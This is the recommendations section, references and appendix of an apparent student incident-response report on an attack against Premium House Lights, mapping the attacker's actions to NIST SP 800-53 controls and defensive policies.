While the previous section outlined steps needed to ensure that Premium House Lights inc. would be safe in the event of a similar attack, the review of the organization's security posture also revealed some areas where improvements could be made to the company's policies in order to protect from a broad range of threats. These recommendations are provided below, along with their justifications from the ***NIST SP 800-53 framework***[25], separated by their Control Family.

Access Control (AC)[26]

- **Offensive Actions:** The attacker brute-forced weakly protected admin credentials to gain access to the database server.
- **Detection Tools:** SEIM solutions monitored authentication logs and flagged the repeated login attempts as indicative of a brute-force attack.
- **Prevention Policies:**
    - Implement Stronger Authentication Methods: Enforce Complex password policies and require MFA to strengthen access control.
    - Control Family Recommendations: **NIST SP 800-53 Controls AC-2 (Account Management)**[27] and **AC-7(Unsuccessful Login Attempts)**[28] both require organizations to manage accounts as well as enforce policies that limit the effectiveness of brute-force attacks.

Audit and Accountability (AU)[29]

- **Offensive Actions:** The attacker exploited the network's lack of effective monitoring to navigate through its systems, and laterally move from the web server to the database server.
- **Detection Tools:** The SEIM and IDS systems generated logs that recorded the attacker's activities, including the file upload and suspicious connections.
- **Prevention Policies:**
  - Enhance Monitoring and Logging: Implement comprehensive logging and monitoring in order to track critical or suspicious activities within the network.
  - Control Family Recommendations: **NIST SP 800-53 Controls AU-2 (Event Logging)[30]** and **AC-6(Audit Review, Analysis and Reporting)[31]** both emphasize the importance of generating, as well as reviewing, audit logs to detect suspicious activity and anomalous events.

Configuration Management (CM)[32]

- **Offensive Action:** The attacker exploited an open Telnet port on the database server, and unpatched vulnerabilities on the web server.
- **Detection Tools:** Network scanners and vulnerability management tools identified open ports and outdated software versions.
- **Prevention Policies:**
  - Regularly Patch and Update Systems: Ensure that all systems are updated with the latest security patches, and that unnecessary services, such as Telnet, are disabled.
  - Control Family Recommendations: **NIST SP 800-53 Controls CM-2 (Baseline Configuration)[33]** and **CM-3(Configuration Change Control)[34]** inform us that regular updates and strict configuration management can reduce the surface of any future attacks.

Identification and Authentication (IA)[35]

- **Offensive Action:** The attacker exploited weak passwords to gain unauthorized access to sensitive data and critical systems.
- **Detection Tools:** SEIM systems monitored authentication attempts and identified unusual patterns, including logins from suspicious IP addresses.
- **Prevention Policies:**
  - Implement MFA: Require MFA for all administrative access to reduce the risk of unauthorized access.
  - Control Family Recommendations: **NIST SP 800-53 Controls IA-2 (Identity and Authentication(Organizational Users))[36]** and **IA-5(Authentication Management)[37]** detail securing user identity and authentication mechanisms in order to protect against unauthorized access.

Incident Response (IR)[38]

- **Offensive Action:** The attack went undetected for an unacceptable amount of time due to inadequate incident response procedures.
- **Detection Tools:** Post-Incident analysis using SIEM and IDS logs revealed the full scope of the attack.
- **Prevention Policies:**
  - Develop, Implement and Test Response Plans: Establish a comprehensive incident response plan, and conduct regular testing of the plans in order to ensure readiness in case of an actual incident.
  - Control Family Recommendations: **NIST SP 800-53 Controls IR-4 Incident Handling)[39]** and **IR-6(Incident Reporting)[40]** both highlight the importance of preparedness along with swift response to security incidents.

System and Communications Protection (SC)[41]

- **Offensive Action:** The attacker used a reverse shell to establish remote access and exfiltrate sensitive data.
- **Detection Tools:** Network traffic analysis tools detected unusual data flows to and from external IP addresses.
- **Prevention Policies:**
  - Encrypt Sensitive Communications: Use encryption for all sensitive data transmissions to prevent interception and exfiltration.
  - Control Family Recommendations: **NIST SP 800-53 Controls SC-7 (Boundary Protection)[42]** and **SC-8(Transmission Confidentiality and Integrity)[43]** both emphasize the need to protect communications and limit access to critical systems.

System and Information Integrity (SI)[44]

- **Offensive Action:** The attacker uploaded a malicious file on the web server, bypassing existing security controls.
- **Detection Tools:** File integrity monitoring tools and IDS detected the presence of unauthorized files and their execution.
- **Prevention Policies:**
  - Deploy File Integrity Monitoring: Implement tools to monitor changes to critical files and detect unauthorized modifications
  - Control Family Recommendations: **NIST SP 800-53 Controls SI-3 (Malicious Code Protection)[45]** and **SI-4(System Monitoring)[46]** require organizations to protect against malicious code and monitor suspicious activities.

References

[1] MITRE Corporation. (n.d.). Enterprise matrix. Matrix - Enterprise | MITRE ATT&CK®. https://attack.mitre.org/matrices/enterprise/

[2] MITRE Corporation. (n.d.). *Gather victim identity information*. Gather Victim Identity Information, Technique T1589 - Enterprise | MITRE ATT&CK®. https://attack.mitre.org/techniques/T1589/

[3] Edgar Cardoso Director at E-clínica, Sebastian Szydlowski Owner and Managing Director at Dysertacje.pl, & Pierre Breidensjö Owner/CEO at Uthyrning Nu Stockholm. (n.d.). *Website crawler: Online spyder to test urls for errors*. Sitechecker. https://sitechecker.pro/website-crawler/

[4] MITRE Corporation. (n.d.). Exploit public-facing application. Exploit Public-Facing Application, Technique T1190 - Enterprise | MITRE ATT&CK®. https://attack.mitre.org/techniques/T1190/

[5] MITRE Corporation. (n.d.). Command and scripting interpreter. Command and Scripting Interpreter, Technique T1059 - Enterprise | MITRE ATT&CK®. https://attack.mitre.org/techniques/T1059/

[6] MITRE Corporation. (n.d.). Server software component. Server Software Component, Technique T1505 - Enterprise | MITRE ATT&CK®. https://attack.mitre.org/techniques/T1505/

[7] MITRE Corporation. (n.d.). Exploitation for privilege escalation. Exploitation for Privilege Escalation, Technique T1068 - Enterprise | MITRE ATT&CK®. https://attack.mitre.org/techniques/T1068/

[8] MITRE Corporation. (n.d.). Brute Force. Brute Force, Technique T1110 - Enterprise | MITRE ATT&CK®. https://attack.mitre.org/techniques/T1110/

[9] MITRE Corporation. (n.d.). File and directory discovery. File and Directory Discovery, Technique T1083 - Enterprise | MITRE ATT&CK®. https://attack.mitre.org/techniques/T1083/

[10] MITRE Corporation. (n.d.). Data from local system. Data from Local System, Technique T1005 - Enterprise | MITRE ATT&CK®. https://attack.mitre.org/techniques/T1005/

[11] MITRE Corporation. (n.d.). Exfiltration over alternative protocol. Exfiltration Over Alternative Protocol, Technique T1048 - Enterprise | MITRE ATT&CK®. https://attack.mitre.org/techniques/T1048/

[12] MITRE Corporation. (n.d.). Data destruction. Data Destruction, Technique T1485 - Enterprise | MITRE ATT&CK®. https://attack.mitre.org/techniques/T1485/

[13] MITRE Corporation. (n.d.). Application layer protocol. Application Layer Protocol, Technique T1071 - Enterprise | MITRE ATT&CK®. https://attack.mitre.org/techniques/T1071/

[14] MITRE Corporation. (n.d.). Valid accounts. Valid Accounts, Technique T1078 - Enterprise | MITRE ATT&CK®. https://attack.mitre.org/techniques/T1078/

[15] MITRE Corporation. (n.d.). Remote Services. Remote Services, Technique T1021 - Enterprise | MITRE ATT&CK®. https://attack.mitre.org/techniques/T1021/

[16] National Institute of Standards and Technology. (n.d.-b). CVE-2017-5638 Detail. NVD. https://nvd.nist.gov/vuln/detail/cve-2017-5638

[17] MITRE Corporation. (n.d.). *Common weakness enumeration*. CWE. https://cwe.mitre.org/data/definitions/755.html

[18] National Institute of Standards and Technology. (n.d.-b). CVE-2019-19781 Detail. NVD. https://nvd.nist.gov/vuln/detail/CVE-2019-19781?ref=thestack.technology

[19] MITRE Corporation. (n.d.-a). Common weakness enumeration. CWE. https://cwe.mitre.org/data/definitions/22.html

[20] National Institute of Standards and Technology. (n.d.-c). CVE-2021-21985 Detail. NVD. https://nvd.nist.gov/vuln/detail/CVE-2021-21985

[21] MITRE Corporation. (n.d.-a). Common weakness enumeration. CWE. https://cwe.mitre.org/data/definitions/20.html

[22] MITRE Corporation. (n.d.). Application layer protocol: Web protocols. Application Layer Protocol: Web Protocols, Sub-technique T1071.001 - Enterprise | MITRE ATT&CK®. https://attack.mitre.org/techniques/T1071/001/

[23] MITRE Corporation. (n.d.). Exfiltration over web service. Exfiltration Over Web Service, Technique T1567 - Enterprise | MITRE ATT&CK®. https://attack.mitre.org/techniques/T1567/

[24] MITRE Corporation. (n.d.). Network service discovery. Network Service Discovery, Technique T1046 - Enterprise | MITRE ATT&CK®. https://attack.mitre.org/techniques/T1046/

[25] Computer Security Division, I. T. L. (n.d.). Access CPRT - cybersecurity and privacy reference tool: CSRC. CSRC. https://csrc.nist.gov/projects/cprt/catalog#/cprt/framework/version/SP_800_53_5_1_1/home

[26] Computer Security Division, I. T. L. (n.d.-a). Access Controls - CPRT - cybersecurity and privacy reference tool: CSRC. CSRC. https://csrc.nist.gov/projects/cprt/catalog#/cprt/framework/version/SP_800_53_5_1_1/home?element=AC

[27] Computer Security Division, I. T. L. (n.d.-a). Access Controls - Account Management - CPRT - cybersecurity and privacy reference tool: CSRC. CSRC. https://csrc.nist.gov/projects/cprt/catalog#/cprt/framework/version/SP_800_53_5_1_1/home?element=AC-02

[28] Computer Security Division, I. T. L. (n.d.-c). Access Controls - Unsuccessful Login Attempts - CPRT - cybersecurity and privacy reference tool: CSRC. CSRC. https://csrc.nist.gov/projects/cprt/catalog#/cprt/framework/version/SP_800_53_5_1_1/home?element=AC-07

[29] Computer Security Division, I. T. L. (n.d.-e). Audit and Accountability - CPRT - cybersecurity and privacy reference tool: CSRC. CSRC. https://csrc.nist.gov/projects/cprt/catalog#/cprt/framework/version/SP_800_53_5_1_1/home?element=AU

[30] Computer Security Division, I. T. L. (n.d.-f). Audit and Accountability - Event Logging - CPRT - cybersecurity and privacy reference tool: CSRC. CSRC. https://csrc.nist.gov/projects/cprt/catalog#/cprt/framework/version/SP_800_53_5_1_1/home?element=AU-02

[31] Computer Security Division, I. T. L. (n.d.-e). Audit and Accountability - Audit Record Review, Analysis and Reporting- CPRT - cybersecurity and privacy reference tool: CSRC. CSRC. https://csrc.nist.gov/projects/cprt/catalog#/cprt/framework/version/SP_800_53_5_1_1/home?element=AU-06

[32] Computer Security Division, I. T. L. (n.d.-h). Configuration Management - CPRT - cybersecurity and privacy reference tool: CSRC. CSRC. https://csrc.nist.gov/projects/cprt/catalog#/cprt/framework/version/SP_800_53_5_1_1/home?element=CM

[33] Computer Security Division, I. T. L. (n.d.-h). Configuration Management - Baseline Configuration - CPRT - cybersecurity and privacy reference tool: CSRC. CSRC. https://csrc.nist.gov/projects/cprt/catalog#/cprt/framework/version/SP_800_53_5_1_1/home?element=CM-02

[34] Computer Security Division, I. T. L. (n.d.-i). Configuration Management - Configuration Change Control - CPRT - cybersecurity and privacy reference tool: CSRC. CSRC. https://csrc.nist.gov/projects/cprt/catalog#/cprt/framework/version/SP_800_53_5_1_1/home?element=CM-03

[35] Computer Security Division, I. T. L. (n.d.-k). Identification and Authentication - CPRT - cybersecurity and privacy reference tool: CSRC. CSRC. https://csrc.nist.gov/projects/cprt/catalog#/cprt/framework/version/SP_800_53_5_1_1/home?element=IA

[36] Computer Security Division, I. T. L. (n.d.-l). Identification and Authentication (Organizational Users) - CPRT - cybersecurity and privacy reference tool: CSRC. CSRC. https://csrc.nist.gov/projects/cprt/catalog#/cprt/framework/version/SP_800_53_5_1_1/home?element=IA-02

[37] Computer Security Division, I. T. L. (n.d.-k). Identification and Authentication - Authenticator Management - CPRT - cybersecurity and privacy reference tool: CSRC. CSRC. https://csrc.nist.gov/projects/cprt/catalog#/cprt/framework/version/SP_800_53_5_1_1/home?element=IA-05

[38] Computer Security Division, I. T. L. (n.d.-n). Incident Response - CPRT - cybersecurity and privacy reference tool: CSRC. CSRC. https://csrc.nist.gov/projects/cprt/catalog#/cprt/framework/version/SP_800_53_5_1_1/home?element=IR

[39] Computer Security Division, I. T. L. (n.d.-o). Incident Response - Incident Handling - CPRT - cybersecurity and privacy reference tool: CSRC. CSRC. https://csrc.nist.gov/projects/cprt/catalog#/cprt/framework/version/SP_800_53_5_1_1/home?element=IR-04

[40] Computer Security Division, I. T. L. (n.d.-p). Incident Response - Incident Reporting - CPRT - cybersecurity and privacy reference tool: CSRC. CSRC. https://csrc.nist.gov/projects/cprt/catalog#/cprt/framework/version/SP_800_53_5_1_1/home?element=IR-06

[41] Computer Security Division, I. T. L. (n.d.-q). System and Communications Protection - CPRT - cybersecurity and privacy reference tool: CSRC. CSRC. https://csrc.nist.gov/projects/cprt/catalog#/cprt/framework/version/SP_800_53_5_1_1/home?element=SC

[42] Computer Security Division, I. T. L. (n.d.-q). System and Communications Protection - Boundary Protection - CPRT - cybersecurity and privacy reference tool: CSRC. CSRC. https://csrc.nist.gov/projects/cprt/catalog#/cprt/framework/version/SP_800_53_5_1_1/home?element=SC-07

[43] Computer Security Division, I. T. L. (n.d.-s). System and Communications Protection - Transmission Confidentiality and Integrity- CPRT - cybersecurity and privacy reference tool: CSRC. CSRC. https://csrc.nist.gov/projects/cprt/catalog#/cprt/framework/version/SP_800_53_5_1_1/home?element=SC-08

[44] Computer Security Division, I. T. L. (n.d.-t). System and Information Integrity - CPRT - cybersecurity and privacy reference tool: CSRC. CSRC. https://csrc.nist.gov/projects/cprt/catalog#/cprt/framework/version/SP_800_53_5_1_1/home?element=SI

[45] Computer Security Division, I. T. L. (n.d.-u). System and Information Integrity - Malicious Code Protection - CPRT - cybersecurity and privacy reference tool: CSRC. CSRC. https://csrc.nist.gov/projects/cprt/catalog#/cprt/framework/version/SP_800_53_5_1_1/home?element=SI-03

[46] Computer Security Division, I. T. L. (n.d.-v). System and Information Integrity - System Monitoring - CPRT - cybersecurity and privacy reference tool: CSRC. CSRC. https://csrc.nist.gov/projects/cprt/catalog#/cprt/framework/version/SP_800_53_5_1_1/home?element=SI-04

MITRE Corporation. (n.d.-a). *Enterprise matrix*. Matrix - Enterprise | MITRE ATT&CK®. https://attack.mitre.org/matrices/enterprise/

Appendix

Tools used for Analysis

Sitechecker Pro

Sitechecker.pro - Real-Time Cloud-Based Website Crawler for Technical SEO Analysis which was used to initially scan the network.

Wireshark

https://www.wireshark.org/ - Open-source network traffic analysis tool, used for analysis of the network traffic record that was provided.

Notepad

Used to browse the log files for information

MITRE ATT&CK Matrix

https://attack.mitre.org/matrices/enterprise/ - Cyber security industry standard cyber attack framework.

NIST NVD

https://nvd.nist.gov/ - Database of known vulnerabilities, their causes, and common connections.

MITRE CWE

https://cwe.mitre.org/index.html - Database of known common vulnerabilities.

NIST SP 800-53 framework

https://csrc.nist.gov/pubs/sp/800/53/r5/upd1/final - Referenced for controls to enhance the organization’s security posture